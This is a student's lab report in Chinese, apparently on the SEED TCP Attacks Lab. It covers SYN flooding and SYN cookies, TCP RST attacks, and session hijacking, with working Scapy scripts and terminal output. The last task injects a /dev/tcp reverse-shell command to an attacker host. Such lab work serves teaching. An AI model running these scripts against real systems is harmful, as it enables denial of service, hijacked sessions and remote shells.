

# lab2

57118202 付孜

## Task 1: SYN Flooding Attack

首先，我们先连接到受害者主机，即 victim-10.9.0.5，然后使用 netstat -nat 查看当前的套接字队列使用情况，可以看到除了 telnet 的守护进程在监听23端口外，没有其他套接字。

```
seed@VM: ~/Desktop
[07/12/21]seed@VM:~/Desktop$ dockps
717d695f62b7  seed-attacker
672e6fce8f98  user1-10.9.0.6
9dc248afef22  victim-10.9.0.5
8edb79ffbf50  user2-10.9.0.7
[07/12/21]seed@VM:~/Desktop$ docksh 9d
root@9dc248afef22:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:41351        0.0.0.0:*               LISTEN
root@9dc248afef22:/#
```

此时，利用 user1-10.9.0.6 对 victim-10.9.0.5 发起 telnet 连接，发现可以正常连接。

```
seed@VM: ~/Desktop
[07/12/21]seed@VM:~/Desktop$ docksh 67
root@672e6fce8f98:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9dc248afef22 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/\*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

```
seed@9dc248afef22:~$ █
```

**接下来为 SYN Flooding 攻击做准备**，首先利用 `sysctl -a | grep syncookies` 在 victim-10.9.0.5 中查看 SYN 泛洪攻击对策，值为0时则说明 SYN cookie 机制是关闭的。然后使用 `ip tcp_metrics flush`，`ip tcp_metrics show` 消除内核缓存，以防后面体现不出攻击的效果。

```
[07/12/21]seed@VM:~/Desktop$ docksh 9d
root@9dc248afef22:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@9dc248afef22:/# ip tcp_metrics flush
root@9dc248afef22:/# ip tcp_metrics show
root@9dc248afef22:/#
```

进入 seed-attacker(10.9.0.1) 实施攻击，在本地 `volumes` 文件夹中进行编译，然后在其中运行 `synflood 10.9.0.5 23` 进行攻击。

```
root@VM:/volumes# cd ..
root@VM:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@VM:/# cd volumes/
root@VM:/volumes# ls
synflood  synflood.c
root@VM:/volumes# synflood 10.9.0.5 23
█
```

然后在 victim-10.9.0.5 中使用 `netstat -nat` 查看，可以看到出现了许多状态为 `SYN_RECV` 的套接字，说明只进行了第一次握手，并没有后续的 TCP 连接请求。

```
seed@VM: ~/Desktop
root@9dc248afef22:/# ip tcp_metrics flush
root@9dc248afef22:/# ip tcp_metrics show
root@9dc248afef22:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.11:38091        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             114.62.183.126:6370     SYN_RECV
tcp        0      0 10.9.0.5:23             85.113.231.71:41182     SYN_RECV
tcp        0      0 10.9.0.5:23             144.227.124.33:28648    SYN_RECV
tcp        0      0 10.9.0.5:23             8.9.161.79:21925        SYN_RECV
tcp        0      0 10.9.0.5:23             161.255.35.63:63491     SYN_RECV
tcp        0      0 10.9.0.5:23             136.52.221.14:12312     SYN_RECV
tcp        0      0 10.9.0.5:23             1.134.105.99:64299      SYN_RECV
tcp        0      0 10.9.0.5:23             91.144.165.9:4663       SYN_RECV
tcp        0      0 10.9.0.5:23             217.116.118.57:60650    SYN_RECV
tcp        0      0 10.9.0.5:23             194.194.141.84:30697    SYN_RECV
tcp        0      0 10.9.0.5:23             13.163.88.114:23882     SYN_RECV
tcp        0      0 10.9.0.5:23             162.79.112.42:6082      SYN_RECV
tcp        0      0 10.9.0.5:23             2.232.7.28:19814        SYN_RECV
tcp        0      0 10.9.0.5:23             213.110.171.86:18074    SYN_RECV
tcp        0      0 10.9.0.5:23             64.5.116.90:36366       SYN_RECV
tcp        0      0 10.9.0.5:23             132.148.1.41:11872      SYN_RECV
tcp        0      0 10.9.0.5:23             119.172.147.78:46529    SYN_RECV
```

在 user1-10.9.0.6 中再次向 victim-10.9.0.5 进行 telnet 连接，发现请求失败了。

```
seed@VM: ~/Desktop
[07/12/21]seed@VM:~/Desktop$ docksh 67
root@672e6fce8f98:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@672e6fce8f98:/#
```

接着我们在本地文件夹中修改 `docker-compose.yml` 文件，打开 victim-10.9.0.5 中的 `SYN cookie` 机制，使 `net.ipv4.tcp_syncookies=1`。

```
Open  docker-compose.yml  Save
~/Desktop/Labs_20.04/Network Security/TCP Attacks Lab/Labsetup
6      container_name: seed-attacker
7      tty: true
8      cap_add:
9        - ALL
10     privileged: true
11     volumes:
12       - ./volumes:/volumes
13     network_mode: host
14
15
16     Victim:
17       image: handsonsecurity/seed-ubuntu:large
18       container_name: victim-10.9.0.5
19       tty: true
20       cap_add:
21         - ALL
22       sysctls:
23         - net.ipv4.tcp_syncookies=1
24
25     networks:
26       net-10.9.0.0:
27         ipv4_address: 10.9.0.5
```

再次发动 `SYN Flooding` 攻击，并在 user1-10.9.0.6 中向 victim-10.9.0.5 进行 telnet 连接，发现连接成功。

```
seed@VM: ~/Desktop
[07/12/21]seed@VM:~/Desktop$ docksh 67
root@672e6fce8f98:/# telnet 10.9.0.5
Trying 10.9.0.5...
telnet: Unable to connect to remote host: Connection timed out
root@672e6fce8f98:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
9dc248afef22 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Jul 12 10:34:08 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/2
seed@9dc248afef22:~$
```

在 victim-10.9.0.5 中使用 `netstat -nat` 查看，仍可以看到出现了许多状态为 `SYN_RECV` 的套接字，但多出了一个状态为 `ESTABLISHED` 的套接字，即为 user1-10.9.0.6 的连接状态。

```
seed@VM: ~/Desktop
tcp        0      0 10.9.0.5:23->0.0.0.0:*  SYN_RECV
tcp        0      0 10.9.0.5:23->0.0.0.0:*  SYN_RECV
tcp        0      0 10.9.0.5:23->0.0.0.0:*  SYN_RECV
tcp        0      0 10.9.0.5:23->0.0.0.0:*  SYN_RECV
root@9dc248afef22:/# netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:38091        0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23             0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23            211.69.190.53:34461     SYN_RECV
tcp        0      0 10.9.0.5:23            129.247.72.49:62905     SYN_RECV
tcp        0      0 10.9.0.5:23            66.98.220.22:62477     SYN_RECV
tcp        0      0 10.9.0.5:23            99.32.115.100:34212     SYN_RECV
tcp        0      0 10.9.0.5:23            125.191.254.93:44193    SYN_RECV
tcp        0      0 10.9.0.5:23            123.129.165.80:40758    SYN_RECV
tcp        0      0 10.9.0.5:23            163.246.141.12:23995    SYN_RECV
tcp        0      0 10.9.0.5:23            9.27.60.0:3937          SYN_RECV
tcp        0      0 10.9.0.5:23            63.228.119.6:42812     SYN_RECV
tcp        0      0 10.9.0.5:23            129.6.205.28:37757     SYN_RECV
tcp        0      0 10.9.0.5:23            7.128.45.121:3534       SYN_RECV
tcp        0      0 10.9.0.5:23            14.247.161.31:35276     SYN_RECV
tcp        0      0 10.9.0.5:23            10.9.0.6:39490          ESTABLISHED
tcp        0      0 10.9.0.5:23            84.59.62.24:43729       SYN_RECV
tcp        0      0 10.9.0.5:23            73.223.55.21:4520       SYN_RECV
```

## Task 2: TCP RST Attacks on telnet Connections

首先，利用 user1-10.9.0.6 与 victim-10.9.0.5 建立 telnet 连接，并用 Wireshark 进行抓包，得到我们所需要的 `Src Port`、`Dst Port`、`Seq` 和 `ACK`。

No.	Time	Source	Destination	Protocol	Length	Info
55	2021-07-12 20:33	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
56	2021-07-12 20:33	10.9.0.5	10.9.0.6	TCP	66	23 → 39596 [ACK] Seq=1240051231 Ack=1352646603 Win=65152 Len=...
57	2021-07-12 20:33	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
58	2021-07-12 20:33	10.9.0.5	10.9.0.6	TCP	66	23 → 39596 [ACK] Seq=1240051231 Ack=1352646604 Win=65152 Len=...
59	2021-07-12 20:33	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
60	2021-07-12 20:33	10.9.0.5	10.9.0.6	TCP	66	23 → 39596 [ACK] Seq=1240051231 Ack=1352646605 Win=65152 Len=...
61	2021-07-12 20:33	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
62	2021-07-12 20:33	10.9.0.5	10.9.0.6	TCP	66	23 → 39596 [ACK] Seq=1240051231 Ack=1352646606 Win=65152 Len=...
63	2021-07-12 20:33	10.9.0.6	10.9.0.5	TELNET	68	Telnet Data ...
64	2021-07-12 20:33	10.9.0.5	10.9.0.6	TCP	66	23 → 39596 [ACK] Seq=1240051231 Ack=1352646608 Win=65152 Len=...
65	2021-07-12 20:33	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
66	2021-07-12 20:33	10.9.0.6	10.9.0.5	TCP	66	39596 → 23 [ACK] Seq=1352646608 Ack=1240051233 Win=64256 Len=...
67	2021-07-12 20:33	10.9.0.5	10.9.0.6	TELNET	476	Telnet Data ...
68	2021-07-12 20:33	10.9.0.6	10.9.0.5	TCP	66	39596 → 23 [ACK] Seq=1352646608 Ack=1240051643 Win=64128 Len=...
69	2021-07-12 20:33	10.9.0.5	10.9.0.6	TELNET	341	Telnet Data ...
70	2021-07-12 20:33	10.9.0.6	10.9.0.5	TCP	66	39596 → 23 [ACK] Seq=1352646608 Ack=1240051918 Win=64128 Len=...
71	2021-07-12 20:33	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
72	2021-07-12 20:33	10.9.0.6	10.9.0.5	TCP	66	39596 → 23 [ACK] Seq=1352646608 Ack=1240051939 Win=64128 Len=...
73	2021-07-12 20:33	fe80::d849:e5ff:fe7... ff02::fb		MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
74	2021-07-12 20:33	fe80::d849:e5ff:fe7... ff02::2		ICMPv6	70	Router Solicitation from da:49:e5:75:9c:23
75	2021-07-12 20:33	fe80::d849:e5ff:fe7... ff02::fb		MDNS	107	Standard query 0x0000 PTR _ipps._tcp.local, "QM" question PTR...
76	2021-07-12 20:33	fe80::d849:e5ff:fe7... ff02::2		ICMPv6	70	Router Solicitation from da:49:e5:75:9c:23

Frame 72: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface veth35f2afe, id 0  
 Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)  
 Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5  
 Transmission Control Protocol, Src Port: 39596, Dst Port: 23, Seq: 1352646608, Ack: 1240051939, Len: 0

```

0000 02 42 0a 09 00 05 02 42 0a 09 00 06 08 00 45 10  .B....B.....E.
0010 00 34 63 47 40 00 40 06 c3 50 0a 09 00 06 0a 09  .4cG@.P.....
0020 00 05 9a ac 00 17 50 9f bf d0 49 e9 b9 e3 80 10  ....P...I....
0030 01 f5 14 43 00 00 01 01 08 0a db 25 be a3 57 20  ...C.....%-W
0040 cb df
  
```

- 手动发起攻击的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=39596, dport=23, flags="RA", seq=1352646608, ack=1240051939)
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

在 seed-attacker(10.9.0.1) 中运行。

seed@VM: ~/Desktop			
RSTAttack.py synflood synflood.c			
root@VM:/volumes# python3 RSTAttack.py			
version	: BitField (4 bits)	= 4	(4)
ihl	: BitField (4 bits)	= None	(None)
tos	: XByteField	= 0	(0)
len	: ShortField	= None	(None)
id	: ShortField	= 1	(1)
flags	: FlagsField (3 bits)	= <Flag 0 (>)	(<Flag 0 (>))
frag	: BitField (13 bits)	= 0	(0)
ttl	: ByteField	= 64	(64)
proto	: ByteEnumField	= 6	(0)
chksum	: XShortField	= None	(None)
src	: SourceIPField	= '10.9.0.6'	(None)
dst	: DestIPField	= '10.9.0.5'	(None)
options	: PacketListField	= []	([])
--			
sport	: ShortEnumField	= 39596	(20)
dport	: ShortEnumField	= 23	(80)
seq	: IntField	= 1352646608	(0)
ack	: IntField	= 1240051939	(0)
dataofs	: BitField (4 bits)	= None	(None)
reserved	: BitField (3 bits)	= 0	(0)
flags	: FlagsField (9 bits)	= <Flag 20 (RA)>	(<Flag 2 (S)>)
)			

可观察到 user1-10.9.0.6 的连接中断。

```
seed@VM: ~/Desktop
d401188b7c32 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@d401188b7c32:~$ Connection closed by foreign host.
root@672e6fce8f98:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
```

- 自动发起攻击的代码:

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="RA", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt, verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst
port 23', prn=add)
spoof_pkt(pkts[-1])
```

运行结果:



```
seed@VM: ~/Desktop
root@VM:/volumes# ls
AutoAttack.py RSTAttack.py synflood synflood.c
root@VM:/volumes# python3 AutoAttack.py
^Cversion      : BitField  (4 bits)          = 4          (4)
ihl           : BitField  (4 bits)          = None       (None)
tos           : XByteField          = 0          (0)
len           : ShortField          = None       (None)
id            : ShortField          = 1          (1)
flags         : FlagsField  (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag          : BitField  (13 bits)       = 0          (0)
ttl           : ByteField           = 64         (64)
proto         : ByteEnumField         = 6          (0)
chksum        : XShortField          = None       (None)
src           : SourceIPField        = '10.9.0.6' (None)
dst           : DestIPField          = '10.9.0.5' (None)
options       : PacketListField       = []         ([])
--
sport         : ShortEnumField        = 40864      (20)
dport         : ShortEnumField        = 23         (80)
seq           : IntField              = 3453728320 (0)
ack           : IntField              = 3553715155 (0)
dataofs       : BitField  (4 bits)       = None       (None)
reserved      : BitField  (3 bits)       = 0          (0)
flags         : FlagsField  (9 bits)       = <Flag 20 (RA)> (<Flag 2 (S)>)

49e694a710a7 victim-10.9.0.5
d5ec42a6e56b seed-attacker
[07/12/21]seed@VM:~/Desktop$ docksh 14
root@140cce472c60:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
49e694a710a7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jul 13 01:03:22 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts
/1
seed@49e694a710a7:~$ Connection closed by foreign host.
root@140cce472c60:/#
```

攻击成功。

## Task 3: TCP Session Hijacking

首先，利用 user1-10.9.0.6 与 victim-10.9.0.5 建立 telnet 连接，并用 Wireshark 进行抓包，得到我们所需要的 Src Port、Dst Port、Seq 和 ACK。



- 手动发起攻击的代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=40886, dport=23, flags="A", seq=325513320, ack=1021181023)
data = "mkdir fz\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

在 seed-attacker(10.9.0.1) 中运行。

```
seed@VM: ~/Desktop
options      : TCPOptionsField          = []                (b'')
root@VM:/volumes# ls
AutoAttack.py RSTAttack.py SessionAttack.py synflood synflood.c
root@VM:/volumes# python3 SessionAttack.py
version      : BitField (4 bits)         = 4                (4)
ihl          : BitField (4 bits)         = None             (None)
tos          : XByteField                = 0                (0)
len          : ShortField                = None             (None)
id           : ShortField                = 1                (1)
flags        : FlagsField (3 bits)       = <Flag 0 (>)     (<Flag 0 (>))
frag         : BitField (13 bits)        = 0                (0)
ttl          : ByteField                 = 64               (64)
proto        : ByteEnumField             = 6                (0)
chksum       : XShortField               = None             (None)
src          : SourceIPField             = '10.9.0.6'       (None)
dst          : DestIPField               = '10.9.0.5'       (None)
options      : PacketListField           = []               ([])
--
sport        : ShortEnumField            = 40886            (20)
dport        : ShortEnumField            = 23               (80)
seq          : IntField                  = 325513320        (0)
ack          : IntField                  = 1021181023       (0)
dataofs      : BitField (4 bits)         = None             (None)
reserved     : BitField (3 bits)         = 0                (0)
```

可观察到 victim-10.9.0.5 的 /home/seed 目录下看到有fz文件。



```
seed@VM: ~/Desktop
[07/12/21]seed@VM:~/Desktop$ docksh 49
root@49e694a710a7:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  tmp  var
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr
root@49e694a710a7:/# cd home/
root@49e694a710a7:/home# ls
seed
root@49e694a710a7:/home# cd seed
root@49e694a710a7:/home/seed# ls
fz
root@49e694a710a7:/home/seed#
```

- 自动发起攻击的代码:

```
#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "mkdir fz\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt,verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst
port 23', prn=add)
spoof_pkt(pkts[-1])
```

运行结果:

```
AutoAttack.py  RSTAttack.py  bkshell.py  synflood.c
AutoAttack1.py  SessionAttack.py  synflood
root@VM:/volumes# python3 AutoAttack1.py
^Cversion      : BitField (4 bits)          = 4          (4)
ihl            : BitField (4 bits)          = None       (None)
tos            : XByteField                  = 0          (0)
len            : ShortField                  = None       (None)
id             : ShortField                  = 1          (1)
flags          : FlagsField (3 bits)         = <Flag 0 ()> (<Flag 0 ()>)
frag          : BitField (13 bits)           = 0          (0)
ttl            : ByteField                   = 64         (64)
proto          : ByteEnumField               = 6          (0)
chksum         : XShortField                 = None       (None)
src            : SourceIPField               = '10.9.0.6' (None)
dst            : DestIPField                 = '10.9.0.5' (None)
options        : PacketListField            = []         ([])
--
sport          : ShortEnumField              = 42516      (20)
dport          : ShortEnumField              = 23         (80)
seq            : IntField                    = 3126064044 (0)
ack            : IntField                    = 1943647726 (0)
dataofs        : BitField (4 bits)           = None       (None)
reserved       : BitField (3 bits)           = 0          (0)
flags          : FlagsField (9 bits)         = <Flag 16 (A)> (<Flag 2 (S)>)
```

```

[07/12/21] seed@VM: ~/Desktop
root@49e694a710a7:/# cd home
root@49e694a710a7:/home# cd seed
root@49e694a710a7:/home/seed# ls
fz
root@49e694a710a7:/home/seed# █

```

攻击成功。

## Task 4: Creating Reverse Shell using TCP Session Hijacking

设置反向shell的代码如下：

```

#!/usr/bin/env python3
from scapy.all import *

pkts = []
def add(pkt):
    pkts.append(pkt)

def spoof_pkt(pkt):
    ip = IP(src="10.9.0.6", dst="10.9.0.5")
    tcp = TCP(sport=pkt[TCP].sport, dport=23, flags="A", seq=pkt[TCP].seq,
ack=pkt[TCP].ack)
    data = "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1\r"
    newpkt = ip/tcp/data
    ls(newpkt)
    send(newpkt, verbose=0)

pkt = sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23', prn=add)
spoof_pkt(pkts[-1])

```

如下图所示，运行后拿到 victim-10.9.0.5 的 `bash shell`。

```

[07/12/21] seed@VM: ~/Desktop
root@VM:/# nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 53622

```